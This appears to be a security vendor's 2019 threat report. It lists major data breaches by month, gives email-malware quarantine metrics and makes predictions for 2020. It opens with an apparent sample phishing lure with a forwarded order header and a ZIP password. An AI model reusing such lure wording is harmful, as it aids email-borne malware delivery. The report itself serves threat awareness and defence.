
Good Morning,
 I have attached information for your attention.
 Please let me know if you need anything at all in the meantime.

zip pass 12345

Thank you.

From: [REDACTED]@[REDACTED].com
 Sent: Fri, 27 Sep 2019 17:25:08 +0000
 To: [REDACTED]
 Subject: RE: Standing order for the week of 9/23 - [REDACTED]

Please see revised order below.



2019's Largest Breaches

In 2019, data breaches continued their upward trend. Both the lifecycle and the average cost of a breach were up overall in 2019, according to the Ponemon Institute. Healthcare took the most costly hit with the average breach costing more than \$6 million. There were far too many breaches in 2019 to name, however, we have outlined some of the most noteworthy breaches below.

JANUARY

Marriott — The hotel company announced that hackers had gained access to records of approximately 383 million guests. The records reportedly included some combination of name, mailing address, phone number, email address, passport number, Starwood Preferred Guest account information, date of birth, gender, arrival and departure information, reservation date and communication preferences.

Ascension — More than a decade worth of data sat unprotected in an Elasticsearch database. This included more than 24 million financial and banking documents from various US banking institutions that would be classified as highly sensitive and detailed. Among them were W-2 tax forms, often leveraged by cybercriminals to initiate phony refunds.

Houzz — The home design website company informed customers that an unauthorized third party obtained access to a file containing some of their user data. The company's FAQ on the breach doesn't provide much detail, but the Identity Theft Resource Center reports nearly 49 million accounts were impacted.

FEBRUARY

Dubsmash — The video messaging company announced that hackers gained access to nearly 162 million users' account holder names, email addresses and hashed passwords. The actual data breach occurred in December 2018, but the data wasn't posted for sale until February. This data was part of a much larger data dump that included more than 600 million accounts from 16 different compromised websites.

MARCH

Verifications.io — The email validation service left an enormous database of records unsecured. The MongoDB database contained 150 GB of data holding more than 808 million records. The compromised records included names, physical addresses, phone numbers, email addresses, dates of birth, genders, employers, geographic locations, IP addresses, and job titles.

APRIL

Facebook — Researchers discovered more than 540 million records were exposed including account names, Facebook IDs and user-specific data. It was reported that the breach was due to a server inadvertently left publicly available by a third-party company.

Instagram (Facebook) — The breach included private contact information of 49 million Instagram records, including some very high-profile influencers. The breach was later reportedly traced back to Mumbai-based social media marketing firm Chtrbox.

IN 2019, DATA BREACHES CONTINUED THEIR UPWARD TREND.

Healthcare took the most costly hit with the average breach costing more than \$6 million.

MAY

First American Financial — The Fortune 500 financial services company exposed about 885 million records of mortgage transactions dating back to 2003. This was accomplished due to a vulnerability where anyone who had ever been emailed a link to a document by the company could access the records by simply changing a single digit in the document link. The records in question include bank account numbers and statements, mortgage and tax records, Social Security numbers, wire transaction receipts, and driver's license images.

Checkers/Rally's — More than 102 locations suffered a malware infection on their point-of-sale system leading to the breach of magnetic card data including name, card number, verification code and expiration date. Reportedly only customers who paid for their goods using their payment cards during the infection periods were impacted. The company claimed only 15% of their locations were impacted by this infection.

Canva — The online graphic design company suffered a data breach which reportedly impacted 139 million users. The exposed data included email addresses, names, usernames, and cities. Additionally, for 61 million users, password hashes were also found to be in the database. Thankfully, the passwords were hashed with the bcrypt algorithm, currently considered to be one of the most secure password-hashing algorithms around. For some other users, the stolen information included Google authentication tokens, which users had used to sign up for the site without setting a password. Lastly, 78 million of the affected users had a Gmail address associated with their Canva account.

JUNE

Quest and Labcorp — It was reported that Quest and Labcorp suffered a data breach exposing 11.9 million patient records. In a statement, Quest Diagnostics disclosed their third-party billing collections service provider notified them an unauthorized user accessed the system containing personal information from various companies, including Quest. Attackers were able to gain access to personal information such as social security information, medical information and financial data (which could include credit card numbers). This is the type of data that typically fetches top dollar on the Dark Web.

JULY

Capital One — The company announced that a hacker accessed the information of more than 100 million Americans and 6 million Canadians who had applied for credit cards since back in 2005. The applications the hackers accessed were utilized from 2005 through early 2019 and contained consumers' personal information. This included names, addresses, zip codes, email addresses, phone numbers, and dates of birth. Additionally, bank numbers and social security numbers were compromised and affected roughly 140,000 U.S. credit card customers and about 80,000 secured credit card customers who had their linked bank account numbers accessed.

AUGUST

MoviePass — The subscription-based movie ticketing service revealed after an investigation that 160 million MoviePass records were left unencrypted in a company database without password protection, which left customer credit card data out in the open.

Suprema — Suprema's Biostar 2 is described as a web-based, integrated security platform and found themselves at the center of a data break of over 27.8 million records. The information leaked included more than 1 million fingerprint records, images of users and linked facial recognition data, records of entry to secure areas, employee information, user security levels and clearances, staff personal details (email and home addresses) and mobile device records. And finally, the database leaked plaintext, unencrypted access credentials belonging to employees.

SEPTEMBER

DoorDash — The app-based food-delivery service disclosed a data breach affecting 4.9 million people who join the service before April 5, 2018. User information was reportedly accessed by an unauthorized third party. The user information in question included names, email addresses, delivery addresses, phone numbers, and hashed and salted passwords. However, for some users, additional information was exposed which included the last 4 digits of consumer payment cards and bank account numbers, and lastly driver's license numbers of about 100,000 drivers.

OCTOBER

Zynga — The mobile game producer Zynga announced Sept. 12 that a hacker accessed account log-in information for customers who play the popular “Draw Something” and “Words with Friends” games. The hacker also accessed usernames, email addresses, log-in IDs, some Facebook IDs, and phone numbers of about 218 million customers who installed iOS and Android versions of the games before Sept. 2, 2019.

PDL (People Data Labs) — An unprotected Elasticsearch server was discovered that exposed 1.2 billion records of personal data including email addresses, employers, locations, job titles, names, phone numbers and social media profiles.

NOVEMBER

Trend Micro — Cybersecurity company Trend Micro stated the personal data of thousands of its customers has been exposed by a rogue member of their staff. The company says an employee sold information from its customer-support database, including names and phone numbers, to a third party. Trend Micro said it believed approximately 70,000 of its 12 million customers had been affected.

DECEMBER

Mixcloud — The online music streaming service was breached and the compromised user information of roughly 21 million users was posted for sale on the Dark Web. The user information included details such as usernames, email addresses, hashed password strings, users’ country of origin, registration dates, last login dates, and IP addresses.

Wawa — The American chain of convenience stores and gas stations announced that malware was running on potentially all their in-store payment terminals and fuel dispensers since March 4, 2019, until it was contained Dec. 12, 2019. This malware affected payment card information which includes credit and debit card numbers, expiration dates, and cardholder names.


Data breaches pose a great risk to consumers as they often expose personal sensitive data that can be used against them in such a wide variety of ways. The impact to businesses can be far worse.

While some are certainly more prepared to weather such a storm than others, the impacts are almost always significant. Remediation costs, damaged reputation and potential fines are all outcomes that need to be considered and planned for. As we already discussed, breaches in places like hospitals (among others) can have other real-world impacts, aside from financial, to things like human health. Paying close attention to where your data resides and how it is protected and taking proactive measures to protect it can pay huge dividends to prevent or lessen the impacts of a breach.


Metrics

MALWARE TRAFFIC

The volume of malware being delivered via attachment was down overall from last year as malicious actors opted for malicious URLs as a preferred method of distribution throughout most of 2019. Throughout the year, AppRiver's SecureTide email security quarantined about 206 million emails containing malware in a message attachment. Malware (as an attachment) activity peaked in May of 2019.




Below are the top 10 most prevalent attachment type of malware distribution. This year's malicious traffic was similar to years past in that Word files with embedded macros were the most used attack vector. Word Documents were flowed closely by ZIP, PDFs and Excel spreadsheets (XLS).



URL- AND TEXT-BASED ATTACK TRAFFIC


The following chart depicts the amount of all other quarantined email traffic caught by AppRiver's email filters. The majority quarantined contained URL-based malware and were phishing attacks. We also saw a good amount of text-based attacks, which rely on social engineering tactics.

In all we quarantined 7.4 billion of these type messages in 2019. The downward trend on volume-based attacks continues as attackers opt for more customized, leveraged and focused attacks.



TOP TEN

Of the billions of bad email messages quarantined in 2019, the majority originated in one of these 10 countries. As the chart below depicts, the most common origination points for email-based attacks was the United States.



Predictions 2020

- **Evolving underground ecosystem for cybercrime** has created an industry of commoditized products and services for malicious actors. Information such as stolen data and easy access to resources such as exploits, compromised machines, and malware as a service continue to proliferate. Threat actors have increasingly cooperated with each other with some even [developing affiliate](#) and revenue sharing models. We expect these partnerships to increase in frequency during 2020 and beyond.
- **More chained attacks with Ransomware** to ensure maximum gain from compromised victims. Remote access trojans and backdoors that lead to banking trojans then follow-up with a ransomware attack ensures maximum profitability. We've already seen [data leak threats accompany a Maze ransomware](#) attack to help increase the probability victims will pay the ransom demand.
- **IoT micro ransoms or scams** will trend up over time. Sales and low consumer prices are primary goals for most IoT companies, security is typically an after-thought. This creates a lax industry ripe for exploitation. The FBI has recently [warned consumers](#) about the dangers of smart TVs that could be used for nefarious purposes. Smart locks are also an [area of concern](#) since most of them are susceptible.
- **Attackers will increasingly rely upon legitimate services** to perpetrate many elements of their attacks. This method gives a substantial boost to the perceived validity in the eyes of the target. In 2019 attackers took this ["living off the land"](#) tactic to a new level and are poised to continue that momentum into 2020.
- **Identity to become more difficult to determine** — Another method that has been trending upward recently is attackers exploiting other compromised identities to commit attacks. They have done this cleverly and we expect them to introduce some new variants of these attacks in 2020. We've already seen [voice/speech synthesis phishing](#) attacks. With the emergence of technologies like those used to create ["Deep Fakes"](#) we expect this to be an area of heightened activity for years to come.
- **More attacks to defeat MFA** — Cybercriminals are already [successfully defeating MFA](#) through both Social Engineering attacks and other tech-based attacks. As adoption of MFA ramps up so will the attacker's efforts to defeat the added security measures.
- **Sextortion on the rise** — There is already an upward trend of sextortion taking place within online dating communities according to MarketWatch. In tandem with that we have seen an uptick in sextortion email activity as well. The ease at which attackers can gather Friends & Family contacts, employers, social organizations online, via social media and the web, about so many individuals has helped fuel these attacks. Look for this disturbing trend to continue in 2020.
- **Supply chain attacks will become more frequent** — As attackers are relentless in their efforts to breach targets, they will increasingly turn to targeting a weaker link in an organization's [supply chain](#). This could encompass anything hardware or software related, even an [HVAC vendor](#) in the Target breach. This means businesses of any size will be targeted more frequently and at the very least could become collateral damage.

For the latest threat research and guidance
about today's advanced threats and digital risks,
visit [appriver.com](https://www.appriver.com)



ABOUT APPRIVER

AppRiver is a channel-first provider of cloud-enabled security and productivity services, with a 4,500-strong reseller community that protects 60,000 companies worldwide against a growing list of dangerous online threats. Among the world's top Office 365 and Secure Hosted Exchange providers, the company's brand is built on highly effective security services backed by 24/7 white-glove Phenomenal Care® customer service. AppRiver is headquartered in Gulf Breeze, Florida and maintains offices in Georgia, Texas, New York, Canada, Switzerland, United Kingdom and Spain. For more information, please visit www.appriver.com.



[appriver.com](https://www.appriver.com)